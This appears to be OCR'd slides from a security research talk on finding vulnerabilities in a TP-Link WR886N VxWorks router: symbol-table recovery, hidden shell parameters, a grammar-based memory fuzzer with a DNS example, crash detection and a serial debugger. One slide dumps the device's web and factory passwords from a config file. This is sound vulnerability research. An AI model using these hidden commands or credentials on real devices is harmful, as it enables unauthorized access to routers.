


Stand Alone Symbol File From Firmware


Symbol file length Symbol count Symbol data



Symbol Name table Addrss = 0x08 + 0x08 * 0x13ef = 0x9f80



load Symbols



Hidden Shell Command Parameter

CmdTask Command Register Codes

```
800A6F64 cmdLibInit:
800A6F64
800A6F64 var_10= -0x10
800A6F64 var_C= -0xC
800A6F64 var_8= -8
800A6F64
800A6F64 lui     $a0, 0x8027
800A6F68 addiu   $sp, -0x20
800A6F6C la      $a0, off_802698D4
800A6F70 move    $a1, $zero
800A6F74 li      $a2, 0x310
800A6F78 sw      $ra, 0x20+var_8($sp)
800A6F7C sw      $s1, 0x20+var_C($sp)
800A6F80 sw      $s0, 0x20+var_10($sp)
800A6F84 jal     memset
800A6F88 lui     $s1, 0x800A
800A6F8C lui     $s0, 0x801F
800A6F90 lui     $a0, 0x801E
800A6F94 addiu   $a1, $s0, (aPrintAllComman - 0x801F0000)  # "print all commands."
800A6F98 addiu   $a2, $s1, (sub_800A6DD0 - 0x800A0000)
800A6F9C jal     cmdAdd
800A6FA0 la      $a0, asc_801D90E4  # "?"
800A6FA4 lui     $a0, 0x801E
800A6FA8 addiu   $a1, $s0, (aPrintAllComman - 0x801F0000)  # "print all commands."
800A6FAC addiu   $a2, $s1, (sub_800A6DD0 - 0x800A0000)
800A6FB0 jal     cmdAdd
800A6FB4 la      $a0, aHelp        # "help"
800A6FB8 lui     $a0, 0x801F
800A6FBC lui     $a1, 0x801F
800A6FC0 lui     $a2, 0x800A
800A6FC4 la      $a0, aMem         # "mem"
800A6FC8 la      $a1, aShowMemoryPart  # "show memory part, pools, and dump memor"...
800A6FCC jal     cmdAdd
800A6FD0 la      $a2, cmdMemParser
800A6FD4 lui     $a0, 0x801F
800A6FD8 lui     $a1, 0x801F
```

P1: Add mem command to cmdTask

P2: Command description


P3: Command parser

system Command Help

```
# system

# system -reboot reboot device
# system -reset reset device
# system -station count local stations
# system -debug level:level/addid:id/rmvid:id/addall/cleanall
# Example:
# system -debug level:1   ....
#
#
```

system Command Parser Code



Hidden Parameter - moduletree

```
# system -moduletree
Data module tree.
|-network(module)
| |-table interface              private  check      0
| | |-section lan
| |-table user_route             public   check     16
| | |-option target
| | |-option netmask
| | |-option gateway

| |-table dyn_route              public   check     32
| |-table sys_route              public   check     64
| |-table wan_status             private  check      0
| | |-section wan_status
| |-table lan_status             private  check      0
| | |-section lan_status
| |-action apply_lan_config
| |-action route
| |-action igmp
| |-action dnsProxy
| |-action domain
| |-action detect_wan_proto
| |-action change_wan_status
|-uhttpd(module)
| |-table uhttpd                 private  check      0
| | |-section main
| |-table webPwd                 private  check      0
| | |-section webPwd
```

```
----------//config/uhttpd.json----------
{"uhttpd":{"main":{"listen_http_lan":"80","listen_http_wan":"8888"}},"webPwd":{"webPw
d":{"password":"yHL8oQry9TefbwK","fac_password":"WaQ7xbhc9TefbwK"}}}
809BF7A0:  7B 22 75 68 74 74 70 64 - 22 3A 7B 22 6D 61 69 6E      {"uhttpd ":{"main
809BF7B0:  22 3A 7B 22 6C 69 73 74 - 65 6E 5F 68 74 74 70 5F      ":{"list en_http_
809BF7C0:  6C 61 6E 22 3A 22 38 30 - 22 2C 22 6C 69 73 74 65      lan":"80 ","liste
809BF7D0:  6E 5F 68 74 74 70 5F 77 - 61 6E 22 3A 22 38 38 38      n_http_w an":"888
809BF7E0:  38 22 7D 7D 2C 22 77 65 - 62 50 77 64 22 3A 7B 22      8"}},"we bPwd":{"
809BF7F0:  77 65 62 50 77 64 22 3A - 7B 22 70 61 73 73 77 6F      webPwd": {"passwo
809BF800:  72 64 22 3A 22 79 48 4C - 38 6F 51 72 79 39 54 65      rd":"yHL 8oQry9Te
809BF810:  66 62 77 4B 22 2C 22 66 - 61 63 5F 70 61 73 73 77      fbwK","f ac_passw
809BF820:  6F 72 64 22 3A 22 57 61 - 51 37 78 62 68 63 39 54      ord":"Wa Q7xbhc9T
809BF830:  65 66 62 77 4B 22 7D 7D - 7D 00 25 07 51 E0 E9 B9      efbwK"}} }.%.Q...
Read 153 Bytes to fd 19
#
```


Hidden Parameter - symble

```
# system -symble
symbol name: testmode_eventWriteHwid, value: 0x800472d8.
symbol name: taskPriRangeCheck, value: 0x80244488.
symbol name: sysctl__children, value: 0x80252ac4.
symbol name: intLock, value: 0x80001ae8.
symbol name: ieee80211_scan_get_requestor_name, value: 0x8008bc74.
symbol name: ieee80211_node_latevdetach, value: 0x80083250
.
symbol name: ieee80211_create_infra_bss, value: 0x800855bc.
symbol name: flashDrvRegist, value: 0x8010e684.
symbol name: excInit, value: 0x8010218c.
symbol name: conntrackVersion, value: 0x800a9ea4.
symbol name: cloudComGetDnsServerIp, value: 0x801d08d0.
symbol name: chkResetVeriCodeRequestHandle, value: 0x801374bc.
symbol name: cache4kcDCacheSize, value: 0x8022f474.
symbol name: ath_hal_chan_2_clock_rate_mhz, value: 0x80198b24.
symbol name: arpDeleteEntry, value: 0x800d0068.
symbol name: ar9300_tx_req_intr_desc, value: 0x801af8c4.
symbol name: ar9300_reset_tx_status_ring, value: 0x801af078.
symbol name: SSLCheckDomainName, value: 0x80183978.
symbol name: tcp_ccgen, value: 0x8025399c.
symbol name: sysctl_node, value: 0x80272c38.
symbol name: sysExcMsg, value: 0x80245030.
symbol name: sysClearTlbEntry, value: 0x800010c4.
symbol name: strcpy, value: 0x800ffc98.
symbol name: staMgtFindRuntimeEntryById, value: 0x80169784.
symbol name: sigEvtRtn, value: 0x8025083c.
symbol name: routedomain, value: 0x80243cfc.
symbol name: pppCcpResolveRtn, value: 0x8003eeec.
```

Hunting Vulnerabilities

Memory Fuzzing Design

- Written in C and converted to MIPS assembly
- Write assembly code to the router through the serial port



Fuzzing Approaches

- Generation Based
  - Data Fields
    - byte ubyte
    - short ushort
    - int uint
    - string
  - Calculated Fields
    - checksum
    - size
- Mutation Based
  - Random byte filp

Grammar Design

operation	data type	endian	value	depends

- Operation
  - data size cksum
- Data type
  - byte short int …
- Endian
  - big-endian(1) little-endian(0)
- Value
- Depends
  - the area that the size or checksum operation depends on

Crash Detection

excHookAdd( )

NAME

excHookAdd( ) – specify a routine to be called with exceptions

SYNOPSIS

```
void excHookAdd
    (
    FUNCPTR excepHook /* routine to call when exceptions occur */
    )
```

DESCRIPTION

This routine specifies a routine that will be called when hardware exceptions occur. The specified routine i
information about the error. Upon return from the specified routine, the task that incurred the error is susp

The exception handling routine should be declared as:

```
void myHandler
    (
    int       task,     /* ID of offending task              */
    int       vecNum,   /* exception vector number           */
    ESFxx  *pEsf     /* pointer to exception stack frame */
    )
```

where *task* is the ID of the task that was running when the exception occurred. *ESFxx* is architecture–spec
example, the PowerPC uses ESFPPC.


This facility is normally used by dbgLib() to activate its exception handling mechanism. If an application pr
mechanism.

RETURNS

N/A

Fuzzing Targets

- Parser functions
  - json xml url …
- Protocols
  - http dns upnp …



DNS Example

```
grammar = ""
grammar += "|data,ushort,1,0xe093,x," # Transaction Id
grammar += "|data,ushort,1,0x0100,x," # Flags
grammar += "|data,ushort,1,0x0001,x," # Questions
grammar += "|data,ushort,1,0x0000,x," # Answer RRs
grammar += "|data,ushort,1,0x0000,x," # Authority RRs
grammar += "|data,ushort,1,0x0000,x," # Additional RRs
grammar += "|size,ubyte,1,0x07,0x7," # Domain1
grammar += "|data,string,1,tplogin,x,"
grammar += "|size,ubyte,1,0x02,0x9," # Domain2
grammar += "|data,string,1,cn,x,"
grammar += "|data,ubyte,1,0x00,x," # End
grammar += "|data,ushort,1,0x0001,x," # Type
grammar += "|data,ushort,1,0x0001,x," # Class
```

DNS Example

```
Tlb Load Exception
Exception Program Counter: 0x800a64ac
Status Register: 0x0000f400
Cause Register: 0x00000008
Access Address : 0x78d72bce
Task: 0x80fe3c30 "tNetTask"
writeSector(364): ======>flash 1DC000(sector 2), len 29141.

#
```

More fuzzing results: https://github.com/PAGalaxyLab/VulInfo/tree/master/TP-Link/WR886N

Debug The Target

How Can We Debug IT?


- Undebuggable
  - No WDB, no command line debugger, no JTAG
  - No known solution

- Possibility
  - Target running in kernel mode
  - We can read/write kernel memory
  - We have firmware with symbols


VxSerial Debugger

- Python and instruction based debugger
- Depends
  - Keystone - Generation machine code dynamically
  - Capstone – Disassembly codes from memory
  - Scapy - Parse various data structures in memory
- Support function
  - Set breakpoint
  - Read/Write memory
  - Task status viewer(stacks, register)
  - VxWorks structs viewer(netpool, mBlk, etc)
  - ……

